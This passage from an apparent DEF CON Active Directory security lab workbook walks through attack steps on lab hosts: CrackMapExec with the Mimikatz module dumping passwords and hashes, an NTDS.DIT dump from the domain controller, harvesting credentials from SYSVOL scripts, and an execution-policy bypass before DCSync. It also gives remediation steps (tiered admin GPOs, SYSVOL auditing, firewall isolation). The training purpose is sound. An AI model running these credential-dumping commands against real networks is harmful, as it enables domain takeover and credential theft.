           [--ntds-pwdLastSet] [--wdigest {enable,disable}] [--shares] [--uac]
           [--sessions] [--disks] [--users] [--rid-brute {MAX_RID}]
           [--pass-pol] [--lusers] [--wmi QUERY] [--wmi-namespace NAMESPACE]
           [--spider {FOLDER}] [--content] [--exclude-dirs DIR_LIST]
           [--pattern PATTERN ...] | --regex REGEX [REGEX ...]
           [--depth DEPTH] [--exec-method {smbexec,wmiexec,atexec}]
           [--force-ps32] [--no-output] [-x COMMAND | -X PS_COMMAND] [--mssql]
           [--mssql-query QUERY] [--mssql-auth {windows,normal}]
           [target [target ...]]
```



Swiss army knife for pentesting Windows/Active Directory environments | @byt3bl33d3r  
Powered by Impacket <https://github.com/CoreSecurity/impacket> (@agsolino)  
Inspired by:  
@ShawnDEvans's smbmap <https://github.com/ShawnDEvans/smbmap>  
@gojhonny's CredCrack <https://github.com/gojhonny/CredCrack>  
@pentestgeek's smbexec <https://github.com/pentestgeek/smbexec>  
Version: 3.1.5  
Codename: 'Smidge'

Figure 90

Validate local admin creds are valid with CrackMapExec

```
root@LabKali:/home/defconadmin# cme 10.0.0.7 -u gpo_la -p 'HoldTheDoor!'
```

Figure 91

Why didn't the login work?

Run the command again specifying local auth

```
root@LabKali:/home/defconadmin# cme 10.0.0.6 -u gpo_la -p 'HoldTheDoor!' --local-auth -M Mimikatz
CME      10.0.0.6:445 LABWIN2012      [*] Windows 6.2 Build 9200 (name:LABWIN2012) (domain:DEFCON)
CME      10.0.0.6:445 LABWIN2012      [+] LABWIN2012\gpo_la:HoldTheDoor! (Pwn3d!)
MIMIKATZ 10.0.0.6:445 LABWIN2012      [+] Executed payload
MIMIKATZ                         [*] Waiting on 1 host(s)
MIMIKATZ 10.0.0.6                  [*] -- "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ 10.0.0.6                  [*] -- "POST / HTTP/1.1" 200 -
MIMIKATZ 10.0.0.6                  [+] Found credentials in Mimikatz output (domain\username:password)
MIMIKATZ 10.0.0.6                  DEFCON\Rick.Sanchez:2cb80dee967ec1503a2c7c6c59645ca
MIMIKATZ 10.0.0.6                  DEFCON\LABWIN2012$:2b2c61629071dab4f9ccc9a17f921182
MIMIKATZ 10.0.0.6                  DEFCON\DemoUser:c36efb1c1d3a19d427383191sa052215
MIMIKATZ 10.0.0.6                  DEFCON\Rick.Sanchez:WubbaLubbaDub-Dub
MIMIKATZ 10.0.0.6                  DEFCON\DemoUser:DemoPassword!!
MIMIKATZ 10.0.0.6                  [*] Saved Mimikatz's output to Mimikatz-10.0.0.6-2017-07-19_201210.log
[*] KTHXBYE!
```

Figure 92

What do you see? How can we leverage these results to take this attack a step further?

Now we are going to drop the NTDS.DIT File from the DC using the compromised DA account. First, test your new creds on the DC

```
root@LabKali:/home/defconadmin# cme 10.0.0.4 -d Defcon -u rick.sanchez -p 'WubbaLubbaDub-Dub'
CME      10.0.0.4:445 LabDC1          [*] Windows 6.3 Build 9600 (name:LabDC1) (domain:DEFCON)
CME      10.0.0.4:445 LabDC1          [+] Defcon\rick.sanchez:WubbaLubbaDub-Dub (Pwn3d!)
[*] KTHXBYE!
root@LabKali:/home/defconadmin#
```

Figure 93

Now let's drop the NTDS.DIT to get all the hashes

```
root@LabKali:/home/defconadmin# cme 10.0.0.4 -d Defcon -u rick.sanchez -p 'WubbaLubbaDub-Dub' --ntds vss
CME      10.0.0.4:445 LabDC1          [*] Windows 6.3 Build 9600 (name:LabDC1) (domain:DEFCON)
CME      10.0.0.4:445 LabDC1          [+] Defcon\rick.sanchez:WubbaLubbaDub-Dub (Pwn3d!)
CME      10.0.0.4:445 LabDC1          [+] Dumping Domain Credentials (domain\uid\rid:lmhash:nthash)
CME      10.0.0.4:445 LabDC1          defconadmin:500:aad3b435b51404eeaad3b435b51404ee:04d05fbe1699cee0eca50a0b47895020:::
CME      10.0.0.4:445 LabDC1          Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME      10.0.0.4:445 LabDC1          LabDC1$:1001:aad3b435b51404eeaad3b435b51404ee:04d05fbe1699cee0eca50a0b47895020:::
CME      10.0.0.4:445 LabDC1          krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0838f2b27f88787b8bcd9a34cc8d3fd9:::
CME      10.0.0.4:445 LabDC1          defcon.local\JDoe:1104:aad3b435b51404eeaad3b435b51404ee:04d05fbe1699cee0eca50a0b47895020:::
CME      10.0.0.4:445 LabDC1          defcon.local\Andrew:2102:aad3b435b51404eeaad3b435b51404ee:b8731a19c55492fd7ff8b886f201b01a1:::
CME      10.0.0.4:445 LabDC1          defcon.local\Elliott.Alderson:3102:aad3b435b51404eeaad3b435b51404ee:73a2621203a9ba2cce31a2078715d1b4:::
CME      10.0.0.4:445 LabDC1          defcon.local\sp_svc:3103:aad3b435b51404eeaad3b435b51404ee:3edb666279d0bdcab18565e67ff58e:::
CME      10.0.0.4:445 LabDC1          defcon.local\DemoUser:4103:aad3b435b51404eeaad3b435b51404ee:c36efb1c1d3a19d4273831915a052215:::
CME      10.0.0.4:445 LabDC1          LABWIN2012$:4104:aad3b435b51404eeaad3b435b51404ee:2b2c61629071dab4ff9ccc9a17f921182:::
CME      10.0.0.4:445 LabDC1          LABWIN2016$:4105:aad3b435b51404eeaad3b435b51404ee:4cac9d38ff18931965885e3ac2d578d1:::
CME      10.0.0.4:445 LabDC1          defcon.local\fddffd:5602:aad3b435b51404eeaad3b435b51404ee:fd619f31242602547e7e873241a02a:::
CME      10.0.0.4:445 LabDC1          defcon.local\SVC-MSQL7:104:aad3b435b51404eeaad3b435b51404ee:04d05fbe1699cee0eca50a0b47895020:::
CME      10.0.0.4:445 LabDC1          defcon.local\va-asteed:7105:aad3b435b51404eeaad3b435b51404ee:04d05fbe1699cee0eca50a0b47895020:::
CME      10.0.0.4:445 LabDC1          defcon.local\SVC-SHAREPOINT:7106:aad3b435b51404eeaad3b435b51404ee:04d05fbe1699cee0eca50a0b47895020:::
[*] KTHXBYE!
root@LabKali:/home/defconadmin#
```

Figure 94

## Lab 4 – Remediation

### Implementing Microsoft's 3 Tier Architecture

To create a 3 Tier Architecture you need to isolate groups of accounts (Domain Admins, Server Admins Workstation Admins) from interacting with groups of computers (Domain Controllers, Servers and Workstations). This includes implementing the following restrictions to groups of computers:




Figure 95

In order to do this you will create a group of policies to restrict login permissions

1. In **Server Manager**, click **Tools**, and click **Group Policy Management**.
2. In the console tree, expand <Forest>\Domains\<Domain>, and then **Group Policy Objects** (where <Forest> is the name of the forest and <Domain> is the name of the domain where you want to set the Group Policy).
3. In the console tree, right-click **Group Policy Objects**, and click **New**.




Figure 96

4. In the **New GPO** dialog box, type Workstation OU Restrictions, and click **OK** (where <GPO Name> is the name of this GPO).



Figure 97

5. In the details pane, right-click Workstation OU Restrictions, and click **Edit**.
6. Navigate to **Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies**, and click **User Rights Assignment**.




Figure 98

7. Configure the user rights to prevent members of the Domain Admins group from accessing members servers and workstations over the network by doing the following:
  1. Double-click **Deny access to this computer from the network** and select **Define these policy settings**.
  2. Click Add User or Group and click Browse.
  3. Type Domain Admins, click Check Names, and click OK.
  4. Click OK, and OK again.
8. Configure the user rights to prevent members of the DA group from logging on as a batch job by doing the following:
  1. Double-click Deny log on as a batch job and select Define these policy settings.
  2. Click Add User or Group and click Browse.
  3. Type Domain Admins, click Check Names, and click OK.
  4. Click OK, and OK again.
9. Configure the user rights to prevent members of the DA group from logging on as a service by doing the following:
  1. Double-click Deny log on as a service and select Define these policy settings.
  2. Click Add User or Group and click Browse.
  3. Type Domain Admins, click Check Names, and click OK.
  4. Click OK, and OK again.
10. Configure the user rights to prevent members of the Domain Admins group from logging on locally to member servers and workstations by doing the following:
  1. Double-click Deny log on locally and select Define these policy settings.
  2. Click Add User or Group and click Browse.
  3. Type Domain Admins, click Check Names, and click OK.
  4. Click OK, and OK again.

11. Configure the user rights to prevent members of the Domain Admins group from accessing member servers and workstations via Remote Desktop Services by doing the following:
  1. Double-click Deny log on through Remote Desktop Services and select Define these policy settings.
  2. Click Add User or Group and click Browse.
  3. Type Domain Admins, click Check Names, and click OK.
  4. Click OK, and OK again.
12. To exit **Group Policy Management Editor**, click **File**, and click **Exit**.
13. In Group Policy Management, link the GPO to the member server and workstation OUs by doing the following:
  1. Navigate to the <Forest>\Domains\<Domain> (where <Forest> is the name of the forest and <Domain> is the name of the domain where you want to set the Group Policy).
  2. Right-click the OU that the GPO will be applied to and click **Link an existing GPO**.




Figure 99

3. Select the GPO that you just created and click OK.




Figure 100

4. Create links to all other OUs that contain workstations.
5. Create links to all other OUs that contain member servers.

Please note that if you use jump servers that they are placed in a different OU

## Monitor SYSVOL for Changes

Changes to SYSVOL should be reviewed. You can create an EventID to be written to the Windows logs when new files are added or modified to SYSVOL. This method would include monitoring changes to Group Policies. You would configure your event monitor or SIEM to send an alert when this log event was detected.

Browse to the location of SYSVOL. By default it is C:\Windows\SYSVOL. Right click Domain and select Properties




Figure 101

Click the Security Tab and select Advanced.




Figure 102

Select the Audit Tab. Note that by default an audit event is already set to audit when a deletion occurs in SYSVOL. Select the allow inheritance box. To expand auditing to including writes and modify click ADD.




Figure 103

Click on Select Principle and type Everyone. Click Check names to resolve to ensure that auditing is performed for all users. Select OK.




Figure 104

Select Show Advance Permissions



Figure 105

Click the following 4 permissions and select OK.




Figure 106

## Isolating Workstations with Windows Firewall Rules

Start by getting a list of network address ranges. We will be creating isolation rules for all computers that obtain an IP address via DHCP. Note that Help Desk computers are on a separate range to allow for remote assistance requests.

Servers	10.1.0.0/16
Help Desk Computers	10.4.200.0/24
New York Printers	10.4.1.0/24
Chicago Printers	10.5.1.0/24
Paris Printers	10.6.1.0/24
New York DHCP	10.4.100.0/20
Chicago DHCP	10.5.100.0/20
Paris DHCP	10.6.100.0/20

Create new group policy by opening the Group Policy Editor. Expanding Domains, selecting defcon.local, Right click Group Policy Objects, select new and name the group policy. Right click on the new policy and select Edit.




Figure 107

Select Computer Configuration, Policies, Windows Settings, and Windows Firewall with Advanced Security and select New Rule.




Figure 108

Select custom and next.




Figure 109

Select All Programs and next




Figure 110

Select Next Again




Figure 111

Add the following ranges of IPs under Remote addresses and select next.




Figure 112

Select Block the Connection and Next. Select Next Again for Profile.



Figure 113

Name the new rule and select finish




Figure 114

Repeat this process to create a new rule for outbound connections. Link the new rules by right click the workstation OU and select Link and Existing GPO. Select both of the new policies that you created.




Figure 115

## Lab 5 - Attack

### SYSVOL Logon Script

Open up the PowEnum folder on your desktop.



Figure 116

Open up defcon\_SYSVOLFiles.csv




Figure 117

Note the path where the SYSVOL files reside as we are going to look through them

CSVFileView - C:\Users\demouser\Desktop\PowEnum\defcon_SYSVOLFiles.csv						
Owner	CreationTime	Path	LastAccessTime	LastWriteTime	Length	
BUILTIN\Administrators	6/6/2014 9:44:4...	\defcon.local\sysvol\defcon.local\scripts\Download-SP2013PreReqFiles.ps1	6/6/2014 9:44:4...	6/6/2014 9:44:4...	5102	
BUILTIN\Administrators	6/6/2014 9:42:4...	\defcon.local\sysvol\defcon.local\scripts\Install-SP2013PreReqFiles.ps1	6/6/2014 9:42:4...	7/3/2017 2:47:1...	5012	
BUILTIN\Administrators	6/6/2014 9:42:4...	\defcon.local\sysvol\defcon.local\scripts\Install-SP2013RolesFeatures.ps1	6/6/2014 9:42:4...	6/6/2014 9:42:4...	6039	

Figure 118

Open My Computer from the desktop



Figure 119

Type "<\\defcon.local\SYSVOL>" in address bar and press Enter




Figure 120

Navigate to the "<\\defcon.local\SYSVOL\defcon.local\scripts>" folder





Figure 121

Open and examine each folder to determine if any script has cleartext credentials in it.



The screenshot shows a Windows File Explorer window with a black border. Inside, the path is displayed as Network > defcon.local > SYSVOL > defcon.local > scripts. Below this, a list of files is shown:

Name	Date modified	Type
Download-SP2013PreReqFiles.ps1	6/6/2014 9:44 AM	Windows PowerShell Script
Install-SP2013PreReqFiles.ps1	7/3/2017 2:47 PM	Windows PowerShell Script
Install-S...		

A PowerShell window titled "Install-SP2013PreReqFiles.ps1" is overlaid on the bottom right. The window has a menu bar with File, Edit, Format, View, Help. The main content area displays the PowerShell script:

```
# ****
# Written by Craig Lussier - http://craiglussier.com
#
# This script downloads and installs SharePoint 2013 Prerequisites
#
# -Only run this script on Windows Server 2012 (RTM, RS)
# -Do not run this script on a Windows Server 2008 R2
# ---These are the Prerequisites for Windows Server 2012
# -Run this script as a local server Administrator
# -Run PowerShell as Administrator
#
# IMPORTANT NOTES:
```

Figure 122

**Username:** sp\_svc

**Password:** Sh@r3be@r

## DCSync

Open up the PowEnum folder on your desktop.




Figure 123

Validate PowEnum.ps1 resides in the folder




Figure 124

Click in the address bar and type “powershell –nop –ep bypass”




Figure 125

In the powershell window type “.\ADACLScan.ps1”




Figure 126

Follow the steps listed the picture below

